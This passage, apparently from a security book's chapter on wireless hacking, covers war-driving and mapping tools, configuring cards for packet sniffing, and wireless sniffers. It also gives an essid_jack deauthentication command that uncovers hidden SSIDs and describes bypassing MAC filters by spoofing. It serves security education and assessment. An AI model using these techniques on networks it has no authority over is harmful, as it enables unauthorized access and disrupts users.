Included with Kismet is a program called GPSMap, which generates a map of the Kismet results. Kismet supports most of the wireless cards available for Linux and OpenBSD.

To use Kismet, you will first have to install the custom drivers required for monitor-mode operation. This can vary depending on the chipset your card uses, but Kismet comes with a single way to enable all of them for monitor operation. Before starting Kismet, run the kismet_monitor script to place your card into monitor mode. Be sure you are in a directory that the Kismet user has access to before starting Kismet:

```
[root@localhost user]# kismet_monitor
Using /usr/local/etc/kismet.conf sources...
Enabling monitor mode for a cisco card on eth1
Modifying device eth1
```

This will place the wireless card configured in your kismet.conf file into monitor mode. Once Kismet is loaded, the interface will display any networks in range. By default, Kismet will sort the networks in an "Autofit" mode that doesn't let you step through them. Press S to bring up the Sort menu and then choose one of the available options; "l" (or latest time seen) works well in most cases. The main window, shown next, displays the network name (SSID). The T column displays the type of network, W signifies whether or not WEP is enabled, and Ch stands for "channel number." The IP Range column shows any detected IP addresses found, either via ARP requests or normal traffic.



Kismet Countermeasures

As far as countermeasures to Kismet go, there aren't many. Kismet is currently the best war-driving tool available and will find networks that NetStumbler routinely misses. In

addition to its network-discovery capabilities, it can also automatically log WEP packets with weak IVs for use with AirSnort as well as detect IP addresses in use on the WLAN.

Wireless Mapping

Once you've discovered the available access points, one thing you can do with this data is create maps based on the results of the network and GPS data. War-driving tools will log the current GPS location, signal strength, and attributes of each access point. Based on this data, these tools can guess where the access point is on the assumption that the closer you get to an AP, the stronger the signal will be. Previously, you would need to convert the results from your war-driving tool to a format that a mapping system such as Google Maps and Microsoft MapPoint could use to interpret the GPS coordinates. Now, however, software is available that automates this process for you and reads in the data straight from the war-driving tool. In addition to using your own data, some groups have established sites such as http://www.wifimaps.com to accumulate the information in a large database.

StumbVerter

Popularity:	*5*
Simplicity:	*8*
Impact:	*2*
Risk Rating:	***5***

StumbVerter (http://www.sonar-security.com) is an application that uses MapPoint 2002 to plot data from files in the NetStumbler format. This saves you the hassle of manually inputting this information into MapPoint or another mapping tool. It also creates NetStumbler-style icons on the map for each access point. Green icons represent nonencrypted networks, and red icons indicate networks using WEP.

To use StumbVerter, click the Import button and select a saved NetStumbler scan (be sure it's one with GPS data; otherwise, StumbVerter will not be able to plot the AP locations). Once the map is loaded, you can select View | Show All AP Names and Info to get additional information about each network, including the SSID and MAC address. The normal MapPoint 2002 controls are available, so you can zoom and edit the map just like you would in MapPoint. If you are satisfied with the map, you can save it off to a MapPoint file, bitmap, or HTML page (see Figure 8-6).




Figure 8-6 StumbVerter

GPSMap

Popularity:	*3*
Simplicity:	*5*
Impact:	*2*
Risk Rating:	***3***

GPSMap is included with the Kismet wireless monitoring package. It imports Kismet GPS and network files and then plots the network locations on maps from a variety of

sources. GPSMap is probably the most versatile war-driving map generator available and supports many drawing options for each access point. Maps can be made based on the estimated range of each network, the power output, a scatter plot, or all these options together. Although it is extremely flexible, GPSMap can be a bit command-line intensive. To create a map with GPSMap, you'll need some saved Kismet results with GPS data. This would be at least a network file and a GPS file for a given date and scan. Here's an example:

```
Kismet-07-2002-1.network and Kismet-07-2002-1.gps
```

Once you know which result files you want to use, you'll need to run GPSMap against those files with the right options. The major arguments are the name of the output file (`-o`), what source to take the background map image from (`-S`), and your draw options. Because GPSMap uses ImageMagick, your output file can be in almost any imaginable format, such as JPEG, GIF, or PNG. The background image sources are three vector map services—MapBlast, MapPoint, and Tiger Census maps—and one photographic source using United States Geological Survey (USGS) maps from Terraserver (http://terraserver.homeadvisor.msn.com). Map sources or drawing options depend on your personal preferences and what you want to do with the map. It's best to try them all out and see which ones best fit your needs.

In the following example, we are creating a PNG map called newmap.png (`-o newmap.png`) using a USGS map as the background (`-S 2`) to a scale of 10 (`-s 10`). The drawing options are set to color the networks based on WEP status (`-n 1`), draw a track of the driven route (`-t`) with a line width of 4 (`-Y 4`), and map each access point with a dot at the center of the network range (`-e`), making the circle five units wide (`-H 5`). The last argument is the name of the GPS file to use for input.

```
[root@localhost user]# gpsmap -o newmap.png -s 10 -S 2 -n 1 -t -Y 4 -e -H 5
Kismet-Jan-07-2005-1.gps
```

JiGLE

Popularity:	*2*
Simplicity:	*6*
Impact:	*2*
Risk Rating:	***3***

JiGLE (http://www.wigle.net) is a Java client for viewing data from the WiGLE.net database of wireless networks (see Figure 8-7). Along with its counterpart DiGLE (see Figure 8-8), the Windows native client, they provide a robust set of data about the APs collected by ordinary people throughout the country.

The Wireless Geographic Logging Engine (WiGLE) currently boasts tracking over 15,051,904 points (wireless networks) from 911,664,550 unique observations. With over

Figure 8-7 JiGLE—the Java-based client for WiGLE.net

15 million networks mapped thus far in 2008, this means that if you live in an area with WiGLE data, people wouldn't even have to go war-driving themselves to find your network. The good news is that if the current trend is any indication, the number of wireless access points with WEP encryption versus the number that don't have it has flip-flopped. Meaning: there are now fewer non-WEP configured WAPs than not. Maybe all this hacking exposing has been doing some good!

JiGLE reads in network and GPS data from WiGLE map packs. By default, it comes with a map pack for Chicago, but you just need to register to download any other available pack for other parts of the country. The client itself can also read in your own NetStumbler or Kismet results file and plot the network points on a map you provide.

If you're performing a wireless assessment, it's a good idea to check the WiGLE database or other online databases, such as http://www.netstumbler.com, for the presence of your access point. Most of the DBs will honor your request to remove your AP.

For the Apple elite among you (especially those Mac bigots who don't even need an officially supported version), there is TiNGLE—a Mac OS X native client for WiGLE.net.




Figure 8-8 DiGLE—the Windows-native client for WiGLE.net

WIRELESS SCANNING AND ENUMERATION

Following the *Hacking Exposed* attack methodology, the second and third stages of properly targeting and penetrating a system are scanning and enumeration. As you probably know by now, wireless technology is significantly different from most other technologies you have learned about in this book. Hence, it is the only technology that can be compromised without actually connecting to the network (or in the wired vernacular—"jump on the wire"). Wireless scanning and enumeration are combined in the sense that, in general, these stages of penetration are conducted simultaneously. Remember, the goal of the scanning and enumeration phases is to determine a method to gain system access.

After you have gone war-driving, identified target access points, and captured loads of WEP-encrypted, WPA-encrypted (Wi-Fi Protected Access) and nonencrypted packets, it is time to start the next stage of the penetration process. Although installing the antenna may be the most difficult stage in preparing to war-drive, packet analysis is the most technically demanding aspect of wireless hacking because it requires you to be able to use and understand a packet sniffer and, in some cases, decipher the transmission itself.

During the initial war-driving expedition you must first undergo, you will have identified access points and some pertinent information about them. Such information could include an AP's SSID, MAC address, WEP/WPA usage, IP address, and different network transmissions. As with any attack, the more information you have at the onset of attempted penetration, the higher the probability of success and the more predictable the outcome of the attack.

Initially the single most important piece of data you should have about your identified access point is its SSID. In just about all cases this is how you will reference the identified AP. After you gain the SSID, the next goal is to determine and classify the types of data you've sniffed off the WLAN. The data can be logically divided by access point and then further subdivided by AP client. During packet analysis, you will quickly notice if the data you received from the initial war-drive is encrypted. If so, you must determine whether the data is encrypted via a WEP or WPA-implementation scheme or an additional layered schema, such as SSL over HTTP. If a WEP/WPA-based encryption scheme is being used, the next step is identifying the length of the key. In most cases, the length is either 64-bit (sometimes referred to as 40-bit) or 128, but some implementations allow for stronger keys, such as 256, 1024, or 2048. Here are the basic encryption options in most WAPs today:

- **WEP (Wired Equivalent Privacy)** 64- or 128-bit encryption
- **WPA-PSK [TKIP] (Wi-Fi-Protected Access with Pre-Shared Key with TKIP)** Standard WPA-PSK encryption with TKIP (Temporal Key Integrity Protocol) encryption type (IEEE 802.11i)
- **WPA-PSK [AES] (Wi-Fi-Protected Access with Pre-Shared Key version 2 with AES)** Standard WPA-PSK encryption with AES (Advanced Encryption Standard) encryption type (NISTs US FIPS PUB 197)
- **WPA-PSK [TKIP] + WPA-PSK [AES]** Allow both

Understanding each of the preceding security options allows you to more accurately identify what you see when you are assessing your network. But regardless of the encryption techniques being employed on the WAP, the initial step of scanning and enumerating a wireless network remains the same: it involves passively sniffing traffic and conducting analysis for further aggressive probes and attacks.

Wireless Sniffers

A preface for this section: Wireless sniffers are no different from "wired" sniffers when it comes to actual packet deciphering and analysis. The only difference is the wireless sniffer can read and categorize the wireless packet structure with 802.11 headers, IVs, and so on. Sniffers capable of capturing 802.11 packets will be heavily used within this section. If you have never used a sniffer or conducted packet analysis (or it has been a while since you have), it is highly recommended that you brush up your skills before moving on to this section.

Packet Capture and Analysis Resources

The following resources, when used together, provide a thorough overview of the techniques and technical know-how behind packet-capturing and analysis:

- **http://grc.com/oo/packetsniff.htm** A great source for specific packet analysis, commercial sniffers, identifying promiscuous-mode nodes, and thwarting unauthorized sniffers.
- **http://cs.ecs.baylor.edu/~donahoo/tools/sniffer/sniffingFAQ.htm** A good introductory site covering the basics of packet sniffing and the overall architecture requirements of a sniffer.

Many network sniffers exist for promiscuous card packet capturing, yet very few exist for the wireless side of the world due to the age of the technology. Basically, you have three different setups you can run with, depending on your platform of choice: Windows, Linux, or OpenBSD. Granted, if you are a pro, you may be able to write your own drivers and sniffer modules to get your sniffer software to work under different platforms, but these three are currently the most supported via drivers and tools.

Flipping (aka switching) your wireless card into promiscuous mode is completely automated under Windows; however, under Linux it is a bit more complicated, which is exactly why we have included a guide for getting sniffer software working under Linux. Configuring the OpenBSD kernel and software is similar, so we apologize for not listing the redundancies.

Configuring Linux Wireless Cards for Promiscuous Mode

If you follow these instructions, it should be rather simple for you to set up your Linux laptop and get to wireless sniffing in under an hour (not including tool and file download time).

Step 1: Get Prepared First and foremost, you will need a wireless PCMCIA network card with the Prism2.x/3 chipset. A good list of cards you can purchase is at http://wiki.personaltelco.net/Prism2Card.

Now that you have your card, as with any new installation it is recommended that you back up your important data in case something were to cause your files to be irretrievable. Although this is not an overly risky installation, precautions should be taken. The following are examples of wireless cards that use the Prism2.x/3 chipset:

- Compaq WL100
- SMC2632W
- Linksys WPC11

Step 2: Get the Files When you have completed the first step and are ready to start, you will need to download a few files if you don't already have them on your system. If the

following links become broken because of new releases, it should not be difficult to find any of them via a Google search:

Linux PCMCIA Card Services Package	http://pcmcia-cs.sourceforge.net
Linux WLAN Package (linux-wlan-ng-0.1.10)	http://www.linux-wlan.com/linux-wlan
Prismdump Utility	http://developer.axis.com/download/tools
CVS libpcap and CVS tcpdump	http://cvs.tcpdump.org
WLAN Drivers Patch (Tim Newsham's patch)	http://www.lava.net/~newsham/wlan
Wireshark (formerly Ethereal—optional but highly recommended)	http://www.wireshark.org/

Step 3: Compile and Configure Once you have downloaded the preceding files, you are ready to actually start configuring your system. In general, most apps use the `./configure && make && make` install installation setup, but for specific compilation instructions, refer to the individual readme files for each of the applications.

NOTE It is extremely important that you execute the WLAN Drivers Patch (aka Newsham's Patch) before you compile the WLAN package on your system. It will not function properly otherwise.

Step 4: Flip the Card After compilation, you need to restart all your card services and ensure that all the modifications have been implemented. Most wireless sniffing and cracking tools have built-in functionality for flipping (changing) your card into promiscuous mode; however, you may wish to simply capture the packets without automated cracking or other features included within the tools. Whatever the case may be, the command to flip your card (enable sniffing) is shown here:

```
%root%> wlanctl-ng wlan0 lnxreq_wlansniff channel=# enable=true
```

Here's the command to disable sniffing:

```
%root%> wlanctl-ng wlan0 lnxreq_wlansniff channel=# enable=false
```

You should understand that when your card is in promiscuous mode, it is unable to send packets. Therefore, it is disallowed from communicating on a wired or wireless network.

NOTE The pound sign (#) equals the channel number on which you wish to sniff packets. Most access points default to channels 6 and 10, meaning you will probably capture the most traffic while sniffing these channels.

Step 5: Start Sniffing The last step for manual wireless sniffing is to start capturing the packets to ensure you have completed the setup correctly. A simple tool you can use to test this is Prismdump, a tool you should have downloaded and compiled in Steps 2 and 3. Prismdump simply manipulates the captured packets into the industry-standard format, PCAP (aka the Packet Capture format), which is often used as a common format for saving raw packet data.

To run Prismdump, use the following command:

```
%root%> prismdump > wlan_packets
```

A quick no-brainer: When your wlan_packets file is over 1 byte in size, you know you have started to capture 802.11 packets, which means you may start to use your WEP-cracking software or packet-analysis software, such as Wireshark.

Wireless Monitoring Tools

Wireless monitoring tools, as previously stated, are extremely similar to their wired counterparts. Most of the tools are relatively easy to install and run, with the analysis being the complicated aspect of the tool. Additional information on the presented tools can be found at their respective home pages.

tcpdump

Popularity:	*7*
Simplicity:	*6*
Impact:	*7*
Risk Rating:	***7***

tcpdump (http://www.tcpdump.org) is a standard UNIX network monitoring tool that, in newer versions, supports decoding 802.11 frame information. Because basic tcpdump usage is covered elsewhere in this book, we won't describe general information here, just the 802.11-specific items. To use tcpdump to decode 802.11 traffic, you'll need to install versions of libpcap and tcpdump that support it. As of this writing, the "current" rev of each package supports decoding 802.11 frames. Usage on wireless networks is basically the same as other types of networks, but you will need to place your card in monitor mode first to read the management frames. Outside of the various commands for each card and OS, the easiest way to flip the card to monitor mode is using the kismet_monitor script included with Kismet. Using tcpdump on a wireless network without putting the card in monitor mode will show broadcasts and traffic destined for the local-host, like a switched Ethernet network.

One option to note is `-e`, which will print out the frame-control fields, the packet length, and all the addresses in the 802.11 header that show the BSSID (Basic Service Set Identifier) and destination MAC address. Also for parsing purposes, "wlan" can be used in place of "ether" for arguments such as `wlan protocol ip`. In the following example, we have already enabled monitor mode on the wireless card and are running tcpdump

by specifying the wireless interface (`-i eth1`), getting the extra 802.11 information (`-e`), and printing out hex and ASCII data from the packets (`-X`):

```
[root@localhost root]# tcpdump -i eth1 -e -X
```

In the following packet, you can see that the BSSID is 00:60:b3:67:6c:40, the DA (or destination) is the broadcast address (FF:FF:FF:FF:FF:FF), and the source address is the same as the BSSID (the MAC address of the access point). The frame type is a Beacon, and it's using an SSID of proxim. The access point is capable of establishing an 802.11 link at speeds of 1, 2, 5.5, and 11 Mbps on channel 6.

```
16:13:52.974207 BSSID:00:60:b3:67:6c:40 DA:Broadcast SA:00:60:b3:67:
6c:40 Beacon (proxim) [1.0 2.0 5.5 11.0 Mbit] ESS CH: 6
0x0000   18e2 3540 1300 0000 6400 0100 0006 7072 ..5@....d.....pr
0x0010   6f78 696d 0104 0284 0b16 0301 0605 0400
     oxim............
0x0020   0300 00                                  ...
```

Wireshark

Popularity:	*9*
Simplicity:	*6*
Impact:	*7*
Risk Rating:	***8***

Wireshark (formerly Ethereal) can be found at http://www.wireshark.org and is a UNIX- and Windows-based network monitoring tool. Although not specifically designed for 802.11 analysis, it does support capturing and decoding 802.11 packets with libpcap on UNIX systems. For Windows, it also directly captures 802.11 packets.

We'll use Wireshark for most of the enumeration section because it does offer good filtering capabilities and is cross-platform enough to the degree that we can view packet data the same way across UNIX and Windows systems.

Wireshark requires drivers capable of monitor-mode operation. It also requires that the card be placed in monitor mode before you start capturing packets. For Windows, we like to use Airpcap from CACE Technologies (http://www.cacetech.com). The product is a USB device that listens passively to the air and captures 802.11 packets directly into Windows. A number of Airpcap options exist including those for 802.11a/b/g/n. And both Airpcap Tx and Ex listen passively and transmit packets on the 802.11 wireless network. This feature is key in Windows to be able to transmit beacon frames to trigger APs to send out more packet information.

You've probably used Wireshark to view packets on Ethernet networks before. Using it on 802.11 networks is similar, but you are given some new options to the existing Wireshark filtering rules using the wlan category. Consult the Wireshark documentation for a complete listing of the wlan filter subcategories.

If you want to inject packets onto the wireless network for some reason (we can't imagine why, of course), then you can utilize the Lorcon patch for frame injection into Wireshark (http://802.11ninja.net/lorcon/wiki/WiresharkWiFiInjection).

Airfart

Popularity:	*8*
Simplicity:	*8*
Impact:	*4*
Risk Rating:	***5***

Started as a computer science project for a college-level networking class by Dave Smith, Evan McNabb, and Kendee Jones, and furthered contributed to by Michael Golden, Airfart became a wireless security tool created to identify and analyze wireless access points (see Figure 8-9). Comically named Airfart, for a combination of "Air" and "Traf" backwards (Traf being short for "traffic," if you already haven't figured it out), this tool's back end is written in C and C++, with the front end entirely composed of GTK.

The Airfart tool supports all Prism2.x/3 drivers and can be utilized with any standard Prism2.x/3 chipset-compatible wireless card. The Linux-borne GTK interface of Airfart displays the MAC address of the identify AP, its SSID, the corresponding manufacturer (as correlated by the MAC), the signal strength, the number of packets received, and whether it's still active or not. Installation and usage is simple and on par with most Linux and UNIX make/make install utilities. The Airfart source can be downloaded from Source-Forge at http://airfart.sourceforge.net.




Figure 8-9 Airfart traffic analysis interface

OmniPeek

Popularity:	*4*
Simplicity:	*8*
Impact:	*7*
Risk Rating:	***6***

OmniPeek (http://www.wildpackets.com) is a commercial 802.11 monitoring and analysis tool available for Windows 2000, XP, and Vista and supports 802.11a /b/g/n networks. A few other commercial solutions for 802.11 packet captures are available on Windows, but OmniPeek is the most usable. OmniPeek supports Lucent and Cisco 802.11b cards and also has some of the best wireless card support on the market. OmniPeek is primarily designed for wireless network troubleshooting and analysis, but it does have some security friendly options as well.

OmniPeek supports channel scanning at a user-defined interval as well as decrypting traffic on the fly with a provided WEP key. OmniPeek's filtering is also very easy to configure, and you can save off filter combinations to template files. This gives you the ability to quickly switch between filter groups you may use for network discovery and other groups you may use for in-depth analysis. OmniPeek also provides a useful Nodes view, which groups detected stations by their MAC address and will also show IP addresses and protocols observed for each. The Peer Map view presents a matrix of all hosts discovered on the network by their connections to each other. This can make it very easy to visualize access point and client relationships.

NOTE Another excellent tool that can be utilized for packet sniffing and traffic analysis purposes is THC-Wardrive, from The Hacker's Choice (THC). THC is a group of security professionals who commonly create useful penetration testing tools. Their home page is located at http://freeworld.thc.org/.

WifiScanner

Popularity:	*4*
Simplicity:	*5*
Impact:	*2*
Risk Rating:	***4***

WifiScanner is an 802.11b wireless network scanner that identifies wireless access points. It is a rough interface written for Linux platforms utilizing the Prism2.x/3 card chipset. Information that is presented to users includes the AP's MAC address, SSID, channel, encryption strength (if any), number of packets received, and whether the AP is still active (see Figure 8-10).

Each packet that is captured is displayed to a scrolling screen, as shown in Figure 8-10. The list will continue to scroll as long as packets are retrieved. The top window of




Figure 8-10 WifiScanner Linux command-line interface.

WifiScanner is similar to an executive dashboard, providing high-level information about the access points. Airfart was created with the same idea in mind, and the interface is much cleaner. WifiScanner can be downloaded from its SourceForge home page at http://wifiscanner.sourceforge.net.

IDENTIFYING WIRELESS NETWORK DEFENSES AND COUNTERMEASURES

Do not confuse this section with network hardening or a guide to locking down your access points. It is merely a section dedicated to identifying any implemented WLAN countermeasures and potentially leveraging those defenses. Just as with any other network or system target, it is imperative that you determine the types of systems, where they are located, and their configurations. WLANs, APs, and wireless clients are no different.

The information presented will provide you an overview to help you learn to identify systems and determine what type of security measures have been implemented. For instance, you will be able to quickly determine whether a system is without security and considered to be "Open System Authentication." You will also learn to determine the

difference between a system with WEP or WPA implemented and the implemented bit-length for the shared secret key via analysis of the 802.11 header and initialization vector. In addition to infrastructure-based controls, you will be able to determine whether common vendor-implemented security features such as MAC-based access control lists (ACLs) have been defined on the access points, or if protocol or firmware upgrades have been made to the WEP algorithm or 802.11b. Lastly, we will cover methods for leveraging multiple layers of encryption, such as embedded PKI schemas, gateway-based IPSec, and application-layer VPNs, including SSL tunnels.

There are a few prerequisites for this section if you want to get the most out of it. In addition to packet analysis (covered in the previous section), you should be able to understand the basics of encryption technologies and cryptography key management.

Here's a list of basic encryption technology resources:

- **http://www.crypto.com** Matt Blaze's cryptography resource page, an excellent source for research papers, cryptography algorithm analysis, and overall knowledge transfer.
- **http://www-cs.engr.ccny.cuny.edu/~csmma** An excellent academia resource, provided by Professor Michael Anshel, that has links to nearly all types of cryptography technologies.

SSID

The SSID is the first piece of information required to connect to a wireless network. 802.11 networks use the SSID to distinguish BSSes from each other. By itself the SSID is not intended to be used as a password or access control measure, but users are often led to believe by vendors that they are. Gathering the SSID is simple; all war-driving software shown earlier in the chapter will report a network's SSID or "network name." If the target access point responds to a Broadcast SSID Probe, most wireless card drivers configured with an SSID of ANY will be able to associate with the wireless network. Having the SSID set to ANY usually makes the driver send a Probe Request to the broadcast address with a zero-length SSID. This, in turn, causes any access point that will respond to these requests (most do by default) to issue a response with its SSID and info. In the intended case, this makes it easier on the user because the user doesn't have to remember the SSID to connect to the wireless LAN—but, of course, it makes it much simpler for attackers to gather this data. SSIDs can be found in a variety of 802.11 traffic:

- **Beacons** By default, beacons are sent continually by the access point and can be observed with a wireless sniffer. The Ethereal filter string to see only beacons is
  `wlan.fc.type==0 and wlan.fc.subtype==8`
  If you would like to filter out the beacon's frames (they are transmitted constantly and get in the way), just enclose the previous statement in `!()`, like so:
  `!(wlan.fc.type==0 and wlan.fc.subtype==8)`
- **Probe Requests** Probe Requests are sent by client systems wishing to connect to the wireless network. If the client is configured with an SSID, it will be shown

in the request. A Probe Request with a null SSID likely indicates a network name of ANY configured for the card.

- **Probe Responses** Probe Responses are sent in response to a Probe Request. The Probe Request can either have a blank SSID or the SSID of the network the client wishes to connect to.
- **Association and Reassociation Requests** These requests are made by the client when joining or rejoining the network. Reassociation requests are meant to support wireless clients roaming from access point to access point within the same ESS (Extended Service Set), but they can also be issued if the clients wander out of a given AP's range and then back into range.

If the network you are monitoring has blocked the Broadcast Probe Responses or removed the SSID from beacon frames, you may need to wait until a client tries to reassociate to obtain the SSID. You can help this process along with the essid_jack tool from the Air-Jack toolkit (http://sourceforge.net/projects/airjack/). essid_jack will send a deauthentication frame to the broadcast address that is spoofed to look like it's coming from the access point. This kicks off all the active clients for the given channel and causes them to try and reconnect to the WLAN. The client Probe Requests and AP Responses will contain the "hidden" SSID.

To use essid_jack, supply the BSSID address and channel of the wireless network you are trying to enumerate. By default, it will send the packet to the broadcast address affecting all active clients, but you can specify a single client MAC to target with the `-d` switch, as shown here:

```
[root@localhost tools]# ./essid_jack -b
00:40:96:54:1c:0b -d 00:02:2D:07:E2:E1 -c 11 -i aj0
Got it, the essid is (escape characters are c style):
"sigma"
```

MAC Access Control

Although not defined in the 802.11 specification, MAC-level access controls have been implemented by most vendors to help beef up the inherently insecure nature of 802.11. When using MAC access control, the admin will define a list of "approved" client MAC addresses that are allowed to connect to the access point. Although this may be feasible on small networks, it does require the administrator to track the MAC addresses of all wireless clients and can become a burden in larger installations. Besides the administrative overhead, the MAC address does not provide a good security mechanism because it is both easily observable and reproducible. Any of the station MACs can be observed with a wireless sniffer, and the attacker's MAC address can be changed easily in most cases. Therefore, the attacker simply needs to monitor the network, note the clients that are connecting successfully to the access point, and then change their MAC address to match one of the working clients. As you can see in Figure 8-11, AiroPeek can show you the discovered MAC addresses.




Figure 8-11 The Peer Map tab

